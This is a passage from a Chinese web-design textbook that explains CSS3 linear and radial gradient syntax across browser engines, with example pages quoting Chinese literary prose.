


图 10-15　相片背景边框效果图

10.5 渐变

渐变是从一种颜色到另一种颜色的平滑过渡。在创建渐变的过程中可以指定多个中间颜色值，称为色标。每个色标包含一种颜色和一个位置，浏览器从每个色标的颜色淡出到下一个，以创建平滑的渐变。目前渐变主要包括线性渐变和径向渐变以及重复渐变。本节将主要学习这几种渐变的相关知识。

10.5.1 线性渐变

在线性渐变的过程中颜色沿着一条直线过度：从左侧到右侧、从顶部到底部或者沿着任意轴。要创建线性渐变需要指定方向、起始颜色、结束颜色以及希望沿着这条线添加的任何色标。浏览器负责剩余工作，通过绘制与渐变线垂直的颜色线来填充整个元素。它生成从一种颜色到另一种颜色的平铺淡出，沿着所指定的方向渐变。

Webkit、Opera 和 Mozilla 引擎对于 CSS 3 属性一般都采取同样的语法，但是对于渐变的某些部分它们无法达成一致，所以本节主要包括 2 部分：第 1 部分介绍线性渐变在 Mozilla 和 Opera 引擎下的基本语法应用；第 2 部分介绍线性渐变在 Webkit 引擎下的两种不同应用。

1. 在 Mozilla 和 Opera 引擎下的一般应用

线性渐变的语法如下所示：

```
-moz-linear-gradient( [<point> || <angle>,]? <stop>,<stop> [, <stop> ]* )
                                                    //Mozilla 引擎
-o-linear-gradient( [<point> || <angle>,]? <stop>,<stop> [, <stop> ]* )
                                                    //Opera 引擎
```

该语法中主要有 3 个参数：第 1 个参数定义线性渐变的方向，可以使用参数 point 和 angle 表示。参数 point 表示起始方向，默认属性值为 top，top 表示从上到下，left 表示从左到右，如果定义为“left top”则表示从左上角到右下角；参数 angle 定义渐变的角度，主要包括 deg（度，1 周等于 360deg）、grad（梯度，90 度等于 100grad）、rad（弧度，1 周等于 2*PI rad）。第 2 个参数表示起始颜色，第 3 个参数表示终点颜色。

在 Dreamweaver 中新建 html10-10 页面，添加 div 元素，实现在 Mozilla 和 Opera 引擎下颜色线性渐变的效果，主要代码如下所示：

```
<style type="text/css">
div{
    margin-left: auto;
    margin-top: auto;
    width:500px;
    height:280px;
    border:25px groove #9F3;
```

```
        background:-moz-repeating-linear-gradient(120deg, #000,#000,#000,
        #333,#666,#999,#CCC,#FFF,#FFF,#FFF);
        background:-o-repeating-linear-gradient(120deg,#000,#000,#000,#333,#
        666,#999,#CCC,#FFF,#FFF,#FFF);
    }
    </style>
    <body bgcolor="#FFCCFF">
        <div><p></br></br>善于观察大自然风貌的屠格涅夫，对于日出作过精彩的描绘： </br>
        </p>
    <p>朝阳初升时，并未卷起一天火云，它的四周是一片浅玫瑰色的晨曦。太阳并不厉害，不像在令
    人窒息的干旱的日子里，那么炽热，也不是在暴风雨之前的那种暗紫色，却带着一种明亮而柔和的
    光芒，从一片狭长的云层后面隐隐地浮起来，露了露面，然后就又躲进它周围淡淡的紫雾里去了。
    在舒展着云层的最高处的两边闪烁得有如一条条发亮的小蛇；亮得像擦得耀眼的银器。可是，瞧！
    那跳跃的光柱又向前移动了，带着一种肃穆的欢悦，向上飞似的拥出一轮朝日。</br></p>
    <p></br>——摘自  刘白羽《日出》</p>
    </div>
    </body>
```

上述代码中 120deg 是设置渐变的角度，而#000,#000,#000,#333,#666,#999,#CCC,#FFF,#FFF,#FFF 是从白色到灰色再到黑色的渐变。运行上述代码，在 Firefox 浏览器中的效果如图 10-16 所示。





图 10-16　线性渐变一般应用效果图



指定角度时渐变是沿水平线按逆时针旋转定位的。因此，设置 0deg，表示从左到右的线性渐变；设置 90 度，表示从下到上的渐变；上述示例中设置的为 120 度，则表示从右下角到左上角。

2. 在 Webkit 引擎下的两种不同的应用

在 Webkit 引擎下实现颜色渐变功能的语法主要有 2 种。第 1 种语法类似于在 Mozilla 和 Opera 引擎下的基本语法，只需要将代码书写为“-webkit-linear-gradient”的形式。语法格式如下所示：

```
-webkit-linear-gradient( [<point> || <angle>,]? <stop>,<stop> [, <stop> ]* )
                                                          //Webkit 引擎
```



第 1 种语法的参数同 Mozilla 和 Opera 引擎下的基本语法中的参数一样，这里不再进行过多的介绍。

而线性渐变在 Webkit 引擎下的第 2 种语法的代码如下所示：

```
-webkit-gradient(type,x1 y1,x2 y2,form(color value),to(color value),
[color-stop()*])
```

Webkit 引擎下的浏览器中，第 2 种语法参数的主要说明如下所示：

- **type** 表示渐变的类型，包括线性渐变（linear）和径向渐变（radial）。
- **x1 y1 和 x2 y2** 表示颜色渐变体两个点的坐标。x1、y1、x2 和 y2 的取值范围为 0%~100%，当它们取极值的时候，x1 和 x2 可以取值 left(或 0%)或 right(100%)，y1 和 y2 可以取值 top(0%)或 bottom(或 100%)。
- **form(color value)** 函数，表示渐变开始的颜色值。
- **to(color value)** 函数，表示渐变结束的颜色值。
- **color-stop()** 定义颜色步长。color-stop()函数包含两个参数值，第一个参数值指定色标位置，可以是数值或百分比，取值范围为 0～1（或者 0%~100%），第二个参数值指定任意的颜色值。一个渐变可以包含多个色标。

另外关于参数 x1 y1 和 x2 y2 有 4 种情况，具体说明如表 10-1 所示。

表 10-1 参数 x1 y1 和 x2 y2 的不同情况

条件	结果
x1 等于 x2，y1 不等于 y2	实现径向渐变，调整 y1 和 y2 的值可以调整渐变半径大小
y1 等于 y2，x1 不等于 x2	实现线性渐变，调整 x1 和 x2 的值可以调整渐变半径大小
y1 不等于 y2，x1 不等于 x2	实现角度渐变（可以是线性渐变或径向渐变），当 x1、x2、y1 和 y2 取值为极值的时候接近径向渐变或水平渐变
x1 等于 x2，y1 等于 y2	没有渐变，取函数 form()的颜色值

在 Dreamweaver 中新建 html10-11 页面，添加 div 元素，实现颜色在 Webkit 引擎下线性渐变第 2 种语法的效果，主要代码如下所示：

```
<style type="text/css">
div{
```

```
        margin-left: auto;
        margin-top: auto;
        width:500px;
        height:300px;
        border:25px groove #639;
        background: -webkit-gradient(linear,40% 30%,60% 70%,from( #FFF),
        to( #000),color-stop(50%,#666),color-stop(50%, #333));
    }
    </style>
    <body>
    <div><p>这就是白杨树，西北极普通的一种树，然而决不是平凡的树！</p><p>它没有婆娑的姿
    态，没有屈曲盘旋的虬枝。也许你要说它不美，如果美是专指"婆娑"或"旁逸斜出"之类而言，那么，
    白杨树算不得树中的好女子；但是它伟岸，正直，朴质，严肃，也不缺乏温和，更不用提它的坚强
    不屈与挺拔，它是树中的伟丈夫！难道你又不更远一点想到这样枝枝叶叶靠紧团结，力求上进的白
    杨树，宛然象征了今天在华北平原纵横决荡，用血写出新中国历史的那种精神和意志？</p>
    <p>——摘自  茅盾《白杨礼赞》</p>
    </div>
    </body>
```

上述代码中“linear”是指定渐变类型为线性渐变，“40% 30%”和“60% 70%”分别指两个点的坐标，“from(#FFF)”表示渐变从白色开始，“to#000)”表示渐变到黑色结束，“color-stop(50%, #666),color-stop(50%, #333)”用来定义颜色步长，分别为浅灰色和深灰色，即整体来看是从白色到浅灰色，再从深灰色到黑色。运行上述代码，在 Chrome 浏览器中的效果如图 10-17 所示。



图 10-17　Webkit 引擎下线性渐变第 2 种语法效果图

10.5.2 径向渐变

径向渐变是圆形或者椭圆形渐变。颜色不再沿着一条直线轴变化，而是从一个起点朝所有方向混合变化。

径向渐变和线性渐变类似，这一节主要分为 2 部分：第 1 部分介绍径向渐变在 Mozilla 和 Opera 引擎下的基本语法应用；第 2 部分介绍径向渐变在 Webkit 引擎下的两种不同应用。

1. 在 Mozilla 引擎和 Opera 引擎下的一般应用

径向渐变语法如下所示：

```
-moz-radial-gradient( [<point> || <angle>, ]? [<shape> || <size>,] ?
<stop>,<stop>[,<stop>]* )                    //Mozilla
-o-radial-gradient( [<position> || <angle>, ]? [<shape> || <size>,] ?
<stop>,<stop>[,<stop>]* )                    //Opera
```

其中比较常用的参数如下所示：

- **point** 表示渐变的起点和终点，可以使用坐标表示，也可以使用关键字，例如（0,0）或者（left top）等。
- **angle** 定义渐变的角度，主要包括 deg（度，1 周等于 360deg）、grad（梯度，90 度等于 100grad）、rad（弧度，1 周等于 2*PI rad）。默认为 0deg。
- **shape** 定义径向渐变的形状，包括 circle（周）和 ellipse（椭圆），默认为 ellipse。
- **size** 用来定义圆或椭圆大小的点。其值主要包括 closest-side、closest-corner、farthest-side、farthest-corner、contain 和 cover 等。
- **stop** 定义步长，可以省略。其用法和上一节介绍的在 Webkit 引擎的 color-stop() 函数相似，但是该参数不需要调用函数，直接传递参数即可。第 1 个参数设置颜色，可以为任何合法的颜色值，第 2 个参数设置颜色的位置，取值为百分比或数值。

在 Dreamweaver 中新建 html10-12 页面，添加 div 元素，实现颜色径向渐变的效果，主要代码如下所示：

```
<style type="text/css">
div{
    margin-left: auto;
    margin-top: auto;
    width:500px;
    height:300px;
    border:25px  groove #0CF;
    border-radius:30px;
    background:-moz-radial-gradient(80px 20px, #F00, #FF0, #3CC );
    background:-o-radial-gradient(80px 20px,#F00, #FF0, #3CC);
}
</style>
<body>
```

```
<div><p>有形的围墙围住一些花，有紫藤、月季、喇叭花、圣诞红之类。天地相连的那一道弧线，是另一重无形的围墙，也围住一些花，那些花有朵状有片状，有红，有白，有绚烂，也有飘落。也许那是上帝玩赏的牡丹或芍药，我们叫它云或霞。空气在山上特别清新，清新的空气使我觉得呼吸的是香！</p>
<p>光线以明亮为好，小屋的光线是明亮的，因为屋虽小，窗很多。例外的只有破晓或入暮，那时山上只有一片微光，一片柔静，一片宁谧。小屋在山的怀抱中，犹如在花蕊中一般，慢慢地花蕊绽开了一些，好像群山后退了一些。山是不动的，那是光线加强了，是早晨来到了山中。当花瓣微微收拢，那就是夜晚来临了。小屋的光线既富于科学的时间性，也富于浪漫的文学性。</p>
<p>——摘自 李乐薇《我的空中楼阁》</p>
</div>
</body>
```

上述代码中“80px 20px”表示渐变的起点和终点，“#F00, #FF0, #3CC”表示颜色从红色到黄色再到青蓝色渐变。运行上述代码，在 Chrome 浏览器中的效果如图 10-18 所示。




图 10-18　径向渐变一般应用效果图

2. 在 Webkit 引擎下的两种不同的应用

上节介绍线性渐变的时候，学习了 Webkit 引擎浏览器下线性渐变的两种语法应用，本节介绍在 Webkit 引擎下径向渐变的两种不同的用法。第 1 种语法类似于在 Mozilla 和 Opera 引擎下的基本语法，只需要将代码书写为“-webkit-radial-gradient”的形式即可。语法格式如下所示：

```
-webkit-radial-gradient([<point>||<angle>,]?[<shape>||<size>,]?<stop>,
<stop>[,<stop>]* )                                        //Webkit
```

第 2 种语法可以定义渐变的类型为线性渐变（linear）和径向渐变（radial）。但是相对于线性渐变来说，径向渐变稍微复杂一些。另外，使用“-webkit-gradient”属性不仅可以定义渐变背景，还可以定义渐变边框、填充内容以及设计图标等。

在 Dreamweaver CS5 中新建 html10-13 页面，页面中添加 div 元素，在 div 元素的样式中使用“-webkit-gradient”属性定义径向渐变的起点和终点并且设置起始点的长度，主要代码如下所示：

```
<style type="text/css">
div{
    margin-left: auto;
    margin-top: auto;
    width:500px;
    height:300px;
    border:25px groove  #FC0;
    background: -webkit-gradient(radial,200 150,30,200 150,200,from(#FC0),
    to( #99F));
    -webkit-background-origin:padding-box;
    -webkit-background-clip:content-box;
}
</style>
<body bgcolor="#66CCFF">
<div><p>江南，秋当然也是有的；但草木雕得慢，空气来得润，天的颜色显得淡，并且又时常多
雨而少风；一个人夹在苏州上海杭州，或厦门香港广州的市民中间，浑浑沌沌地过去，只能感到一
点点清凉，秋的味，秋的色，秋的意境与姿态，总看不饱，尝不透，赏玩不到十足。秋并不是名花，
也并不是美酒，那一种半开，半醉的状态，在领略秋的过程上，是不合适的。</p>
<p>北国的槐树，也是一种能使人联想起秋来的点缀。像花而又不是花的那一种落蕊，早晨起来，
会铺得满地。脚踏上去，声音也没有，气味也没有，只能感出一点点极微细极柔软的触觉。扫街的
在树影下一阵扫后，灰土上留下来的一条条扫帚的丝纹，看起来既觉得细腻，又觉得清闲，潜意识
下并且还觉得有点儿落寞，古人所说的梧桐一叶而天下知秋的遥想，大约也就在这些深沈的地方。</p>
<p>——摘自 郁达夫《故都的秋》</p>
</div>
</body>
```

上述代码中“radial”表示渐变类型为径向渐变，“200 150”指的是圆心坐标，“30 和 200”分别是两圆的半径，“from(#FC0),to(#99F)”表示从黄色到紫色的渐变。运行上述代码，在 Chrome 浏览器中的效果如图 10-19 所示。




图 10-19 Webkit 引擎下径向渐变第 2 种语法效果图

10.5.3 重复渐变

